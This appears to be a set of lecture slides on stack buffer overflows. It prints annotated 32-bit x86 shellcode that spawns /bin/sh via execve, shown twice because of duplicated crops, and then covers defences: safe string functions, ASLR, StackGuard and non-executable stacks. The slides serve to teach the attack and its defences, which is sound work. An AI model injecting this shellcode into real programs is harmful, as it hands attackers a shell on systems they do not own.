
```
const char code[] =
```

<u>"\x31\xc0"</u>	/* xorl %eax,%eax */	← %eax = 0 (avoid 0 in code)
"\x50"	/* pushl %eax */	← set end of string "/bin/sh"
"\x68" "//sh"	/* pushl \$0x68732f2f */	
"\x68" "/bin"	/* pushl \$0x6e69622f */	
"\x89\xe3"	/* movl %esp,%ebx */	← set %ebx
"\x50"	/* pushl %eax */	
"\x53"	/* pushl %ebx */	
"\x89\xe1"	/* movl %esp,%ecx */	← set %ecx
"\x99"	/* cdq */	← set %edx
"\xb0\x0b"	/* movb \$0x0b,%al */	← set %eax
"\xcd\x80"	/* int \$0x80 */	← invoke execve()


```
;
```

```
const char code[] =
```

"\x31\xc0"	/* xorl %eax,%eax */	◀ %eax = 0 (avoid 0 in code)
"\x50"	/* pushl %eax */	◀ set end of string "/bin/sh"
"\x68""//sh"	/* pushl \$0x68732f2f */	
"\x68""/bin"	/* pushl \$0x6e69622f */	
"\x89\xe3"	/* movl %esp,%ebx */	← set %ebx



"\x50"	/* pushl	%eax	*/	
"\x53"	/* pushl	%ebx	*/	
"\x89\xe1"	/* movl	%esp,%ecx	*/	← set %ecx




"\x99"	/* cdq	*/	← set %edx
"\xb0\x0b"	/* movb \$0x0b,%al	*/	← set %eax
"\xcd\x80"	/* int \$0x80	*/	← invoke execve()

Cdq: copy the sign bit (bit 31) of the value in %eax (which is 0 now) into every bit position in %edx.

Movb \$0x0b, %al: copy 0x0b to lower 8 bits of %eax register (the other bits are already set to 0)

Int \$0x80 executes function call with call number in %eax (the value 11 means execve()), path name in %ebx, argument array in %ecx and environment variable in %edx. -> **that is: run /bin/sh**



Countermeasures

Developer approaches:

- Use of safer functions like `strncpy()`, `strncat()` etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.



Difficult to guess the stack address in the memory.




Difficult to guess %ebp address and address of the malicious code

StackGuard (Cowan et al, USENIX Security'98)

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```



Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.
- For example, we can simply mark the stack “non-executable” (implemented in several modern operating systems)
- Caveat: this countermeasure can be defeated by another attack (called return-to-libc attack) - the attacker doesn't run any code on the stack, but simply makes the program return to a function in an existing library.

Summary

- Buffer overflow is a common security flaw
- We only focused on stack-based buffer overflow
 - Heap-based buffer overflow can also lead to code injection
- Exploit buffer overflow to run injected code
- Defend against the attack